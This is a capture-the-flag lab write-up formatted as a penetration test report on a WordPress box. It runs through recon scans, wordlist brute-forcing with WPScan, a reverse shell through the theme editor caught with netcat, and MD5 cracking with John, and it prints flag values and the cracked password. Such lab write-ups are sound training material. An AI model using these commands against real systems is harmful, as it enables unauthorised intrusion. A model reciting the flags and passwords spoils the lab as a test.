

PENETRATION TEST REPORT

Web Application & Infrastructure Security Assessment

Target Environment: “fsociety” WordPress Platform (CTF Lab)

Prepared by:	Leonardo Pereira Pinheiro – Penetration Tester
GitHub:	github.com/Leobatman
Engagement type:	Black-box / Capture-the-Flag simulation
Assessment window:	June 14, 2026
Targets in scope:	10.65.130.73 / 10.65.131.150 / 10.66.182.29 / 10.66.128.195 (lab network)
Classification:	Confidential – For Portfolio / Educational Use

1. Executive Summary

This report documents a penetration test performed against a WordPress-based web application and its supporting Linux infrastructure, conducted in an isolated lab environment for skills-development and portfolio purposes. The engagement followed a black-box methodology: no credentials or internal documentation were provided ahead of time, and all access was obtained strictly through the exploitation chain described in this report.

The assessment identified a full compromise path from unauthenticated reconnaissance to root-level access on the underlying host. Key contributing factors included an outdated WordPress installation, weak credential hygiene, an exploitable code-execution vector in the CMS theme editor, and an insecure legacy SUID binary left on the file system. Three sequential “flags” were used throughout the exercise as objective proof-of-compromise markers at each privilege tier (initial disclosure, user-level shell, and root).

Overall risk rating:

CRITICAL

An attacker with no prior access or credentials was able to achieve full administrative control of the host operating system within a single engagement, primarily due to outdated software and weak authentication controls rather than any novel or highly sophisticated technique.

2. Scope and Methodology

2.1 Scope

- Web application layer: WordPress CMS and associated plugins/themes
- Network layer: exposed TCP services on the target host(s)
- Operating system layer: post-exploitation privilege escalation on the underlying Linux host

2.2 Methodology

Testing followed a standard black-box methodology aligned with industry practice (PTES / OWASP Testing Guide phases):

- Reconnaissance & Enumeration – port scanning, service fingerprinting, web content discovery
- Vulnerability Analysis – CMS version identification and known-vulnerability mapping
- Exploitation – credential attacks and abuse of legitimate application functionality to obtain code execution
- Post-Exploitation – local enumeration, credential harvesting, and lateral privilege escalation
- Privilege Escalation – abuse of insecure SUID binaries to obtain root
- Reporting – consolidation of findings, evidence, and remediation guidance

2.3 Tools Used

- Nmap 7.99 – port scanning, service/version detection, NSE scripts (http-enum, http-headers, vulners)
- Gobuster 3.8.2 – web content and directory brute-forcing
- WPScan 3.8.28 – WordPress-specific vulnerability and user enumeration
- John the Ripper – offline password hash cracking
- Netcat – reverse shell handling
- curl / wget – manual file and endpoint retrieval

3. Reconnaissance and Enumeration

3.1 Port Scanning

An initial full TCP port scan with service/version detection was performed against the primary target:

```
nmap -sS -p- -sV -O 10.65.130.73
```

Port	State	Service	Notes
22/tcp	Open	SSH	OpenSSH 8.2p1 Ubuntu 4ubuntu0.13
80/tcp	Open	HTTP	Apache httpd – WordPress front end, interactive fsociety landing page
443/tcp	Open	HTTPS/SSL	Apache httpd – duplicate content served over TLS

```
(root@ghost)-[~]
# nmap -sS -p- -sV -O 10.65.130.73
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-14 17:47 -0300
Nmap scan report for 10.65.130.73
Host is up (0.13s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd
443/tcp   open  ssl/http     Apache httpd
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.19 (91%), Linux 5.14 - 6.8 (91%), Linux 4.15 (90%), Linux 5.4 - 5.15 (90%),
, Crestron XPanel control system (86%), Linux 3.8 - 3.16 (86%), Android 10 - 12 (Linux 4.14 - 4.19) (85%), HP P2
000 G3 NAS device (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 254.78 seconds

(root@ghost)-[~]
# nmap --script http-enum,http-title,http-methods,http-headers,http-robots.txt,http-sitemap-generator 10.65.130.73
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-14 17:49 -0300
Nmap scan report for 10.65.130.73
Host is up (0.13s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-headers:
| Date: Sun, 14 Jun 2026 20:50:10 GMT
| Server: Apache
| X-Frame-Options: SAMEORIGIN
| Accept-Ranges: bytes
| Vary: Accept-Encoding
| X-Mod-Pagespeed: 1.9.32.3-4523
| Cache-Control: max-age=0, no-cache
| Content-Length: 1188
| Connection: close
| Content-Type: text/html
```

Figure 1 – Initial Nmap SYN/version scan results

3.2 Web Enumeration

NSE scripts were used to enumerate web content, headers, and hidden paths:

```
nmap --script
http-enum,http-title,http-methods,http-headers,http-robots.txt,http-sitemap-generator
10.65.130.73
```

The scan revealed a WordPress installation (fingerprinted via multiple version-disclosing static assets as WordPress ~4.3.1), a readme.html file, an exposed robots.txt, and several potentially sensitive directories (/admin/, /0/, /image/).

```
|_ (Request type: HEAD)
|_ http-title: Site doesn't have a title (text/html).
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-sitemap-generator:
|_   Directory structure:
|_     /
|_       Other: 1; php: 2
|_     /comments/feed/
|_       Other: 1
|_     /css/
|_       css: 1
|_     /feed/
|_       Other: 1
|_     /js/
|_       js: 2
|_     /js/vendor/
|_       js: 1
|_     /wp-content/themes/twentyfifteen/
|_       css: 1
|_     /wp-includes/
|_       xml: 1
|_     /wp-includes/js/jquery/
|_       js: 2
|_   Longest directory structure:
|_     Depth: 3
|_     Dir: /wp-includes/js/jquery/
|_   Total files found (by extension):
|_     Other: 3; css: 2; js: 5; php: 2; xml: 1
|_   Other: 3; css: 2; js: 5; php: 2; xml: 1
|_ http-enum:
|_   /admin/: Possible admin folder
|_   /admin/index.html: Possible admin folder
|_   /wp-login.php: Possible admin folder
|_   /robots.txt: Robots file
|_   /feed/: Wordpress version: 4.3.1
|_   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|_   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|_   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|_   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|_   /wp-login.php: Wordpress login page.
|_   /wp-admin/upgrade.php: Wordpress login page.
|_   /readme.html: Interesting, a readme.
|_   /0/: Potentially interesting folder
|_   /image/: Potentially interesting folder
```

Figure 2 – NSE http-enum output identifying WordPress artifacts and candidate admin paths

3.3 Application Reconnaissance

Browsing to the target revealed a themed, story-driven landing page (an interactive “fsociety” terminal) rather than a standard WordPress front end, exposing a set of custom commands. Interacting with these commands surfaced narrative content and, critically, pointed toward the site's robots.txt file.




Figure 3 – Custom interactive landing page exposing a command menu


The robots.txt file disclosed two non-standard entries of high interest to an attacker: a wordlist file (fsociety.dic) and a flag file (key-1-of-3.txt), both retrievable without authentication.


```

(root@ghost)-[~]
# gobuster dir -u http://10.65.131.150 -w /usr/share/wordlists/dirb/big.txt -x .txt,.php

=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://10.65.131.150
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.8.2
[+] Extensions:      php,txt
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
.htaccess           (Status: 403) [Size: 218]
.htaccess.php       (Status: 403) [Size: 222]
.htaccess.txt       (Status: 403) [Size: 222]
.htpasswd           (Status: 403) [Size: 218]
.htpasswd.txt       (Status: 403) [Size: 222]
.htpasswd.php       (Status: 403) [Size: 222]
0                   (Status: 301) [Size: 0] [--> http://10.65.131.150/0/]
0000                (Status: 301) [Size: 0] [--> http://10.65.131.150/0000/]
Image               (Status: 301) [Size: 0] [--> http://10.65.131.150/Image/]
admin               (Status: 301) [Size: 235] [--> http://10.65.131.150/admin/]
atom                (Status: 301) [Size: 0] [--> http://10.65.131.150/feed/atom/]
audio               (Status: 301) [Size: 235] [--> http://10.65.131.150/audio/]
blog                (Status: 301) [Size: 234] [--> http://10.65.131.150/blog/]
css                 (Status: 301) [Size: 233] [--> http://10.65.131.150/css/]
dashboard           (Status: 302) [Size: 0] [--> http://10.65.131.150/wp-admin/]
favicon.ico         (Status: 200) [Size: 0]
feed                (Status: 301) [Size: 0] [--> http://10.65.131.150/feed/]
image               (Status: 301) [Size: 0] [--> http://10.65.131.150/image/]
images              (Status: 301) [Size: 236] [--> http://10.65.131.150/images/]
index.php           (Status: 301) [Size: 0] [--> http://10.65.131.150/]
intro               (Status: 200) [Size: 516314]
js                  (Status: 301) [Size: 232] [--> http://10.65.131.150/js/]
license.txt         (Status: 200) [Size: 309]
license             (Status: 200) [Size: 309]
login               (Status: 302) [Size: 0] [--> http://10.65.131.150/wp-login.php]
page1               (Status: 301) [Size: 0] [--> http://10.65.131.150/]
phpmyadmin          (Status: 403) [Size: 94]
rdf                 (Status: 301) [Size: 0] [--> http://10.65.131.150/feed/rdf/]
readme              (Status: 200) [Size: 64]
robots              (Status: 200) [Size: 41]
robots.txt          (Status: 200) [Size: 41]
robots.txt          (Status: 200) [Size: 41]
rss                 (Status: 301) [Size: 0] [--> http://10.65.131.150/feed/]
rss2                (Status: 301) [Size: 0] [--> http://10.65.131.150/feed/]

```



The terminal window displays the output of the Gobuster command, showing a list of discovered files and directories. The results include various files like .htaccess, .htpasswd, and robots.txt, along with their status codes and sizes. The web browser window shows the content of the robots.txt file, which includes disallowed paths and user-agent restrictions.

Figure 4 – Gobuster directory brute-force results and disclosed robots.txt entries

Finding: Unauthenticated Sensitive File Disclosure

The first flag and a custom password wordlist were retrieved directly, without authentication, via simple HTTP requests:

```

curl http://10.65.130.73/key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9

wget http://10.65.130.73/fsociety.dic

```

```
(root@ghost)-[~]
# curl http://10.65.130.73/key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9

(root@ghost)-[~]
# wget http://10.65.130.73/key-1-of-3.txt
--2026-06-14 18:33:38-- http://10.65.130.73/key-1-of-3.txt
Conectando-se a 10.65.130.73:80... conectado.
A requisição HTTP foi enviada, aguardando resposta... 200 OK
Tamanho: 33 [text/plain]
Salvando em: "key-1-of-3.txt"

key-1-of-3.txt 100%[=====] 33 --.-KB/s em 0s

2026-06-14 18:33:39 (1,16 MB/s) - "key-1-of-3.txt" salvo [33/33]

(root@ghost)-[~]
# ls
ferramentas go key-1-of-3.txt reports venv


(root@ghost)-[~]
# cat key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9

(root@ghost)-[~]
# wget http://10.65.130.73/fsociety.dic
--2026-06-14 18:35:20-- http://10.65.130.73/fsociety.dic
Conectando-se a 10.65.130.73:80... conectado.
A requisição HTTP foi enviada, aguardando resposta... 200 OK
Tamanho: 7245381 (6,9M) [text/x-c]
Salvando em: "fsociety.dic"

fsociety.dic 100%[=====] 6,91M 4,25MB/s em 1,6s

2026-06-14 18:35:24 (4,25 MB/s) - "fsociety.dic" salvo [7245381/7245381]

(root@ghost)-[~]
# ls
ferramentas fsociety.dic go key-1-of-3.txt reports venv
```



```
File:///home/cyber/Downloads/vdqdndfh

This XML file does not appear to have any style information associated with it. The document tree is shown below.

--<rss version="2.0">
  --<channel>
    <title>Comments for user's Blog</title>
    <atom:link href="http://10.65.131.150/comments/feed" rel="self" type="application/rss+xml"/>
    <link>http://10.65.131.150/</link>
    <description>Just another WordPress site</description>
    <lastBuildDate>
    <sy:updatePeriod>hourly</sy:updatePeriod>
    <sy:updateFrequency>1</sy:updateFrequency>
    <generator>http://wordpress.org/?v=4.3.1</generator>
  </channel>
</rss>
```

Figure 5 – Retrieval of Key 1 of 3 and the fsociety.dic wordlist

4. Exploitation

4.1 Vulnerability Identification

An Nmap vulners scan against the SSH service and further inspection of the WordPress instance confirmed the CMS was running a significantly outdated version (4.3.1, released 2015), with dozens of applicable CVEs catalogued against the underlying stack.




Figure 6 – Nmap vulners NSE script enumerating known CVEs against exposed services

4.2 Credential Attack

The custom wordlist retrieved during reconnaissance was cleaned and used to brute-force the WordPress login form against the previously enumerated username **elliott**, using WPScan's password-attack module:

```
wpscan --url http://<target>/wp-login.php -U elliot -P fscociety-clean.txt
```





Figure 8 – Authenticated WordPress dashboard and Users listing after successful credential attack

4.3 Remote Code Execution via Theme Editor

With administrative access confirmed, the built-in WordPress Theme Editor (Appearance → Editor) was used to modify a theme template file (404.php) and insert a PHP reverse-shell payload. Because the Theme Editor writes directly to files served by the web server with no integrity checking, this legitimate CMS feature functioned as an unauthenticated-to-code-execution primitive once admin credentials were obtained.

A listener was started locally and the modified page was requested to trigger the callback:

```
nc -lvp 53

# Listener catches connection from the web server process
Connection received on 10.64.183.157
```

This returned an interactive but low-privileged shell running as the web server's service account (daemon).

5. Post-Exploitation and Privilege Escalation

5.1 Local Credential Harvesting

Enumeration of the compromised host uncovered a world-readable file, password.raw-md5, containing an MD5 hash associated with the local account robot:

```
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

```
(root@ghost)-[~]
# nc -lvp 53
Listening on 0.0.0.0 53

Connection received on 10.64.183.157 53418
Linux ip-10-64-183-157 5.15.0-139-generic #149-20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 23:48:01 up 27 min,  0 users,  load average: 0.03, 0.02, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ $ $ $ $
$ █

-rw-r--r-- 1 robot robot  39 Nov 13  2015 password.raw-md5
daemon@ip-10-64-183-157:/home/robot$ cat k
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@ip-10-64-183-157:/home/robot$ chmod 777 k
chmod 777 key-2-of-3.txt
chmod: changing permissions of 'key-2-of-3.txt': Operation not permitted
daemon@ip-10-64-183-157:/home/robot$ cat pa
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@ip-10-64-183-157:/home/robot$ su robot
su robot
Password: c3fcd3d76192e4007dfb496cca67e13b
su: Authentication failure
daemon@ip-10-64-183-157:/home/robot$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt pa
<-md5 --wordlist=/usr/share/wordlists/rockyou.txt password.raw-md5
bash: john: command not found
daemon@ip-10-64-183-157:/home/robot$ █

(root@ghost)-[~]
# echo "robot:c3fcd3d76192e4007dfb496cca67e13b" > hash-mr-robbot.txt

(root@ghost)-[~]
# john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash-mr-robbot.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (robot)
1g 0:00:00:00 DONE (2026-06-15 20:58) 5.263g/s 213221p/s 213221c/s 213221c/s bonjour1..123092
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(root@ghost)-[~]
#
```

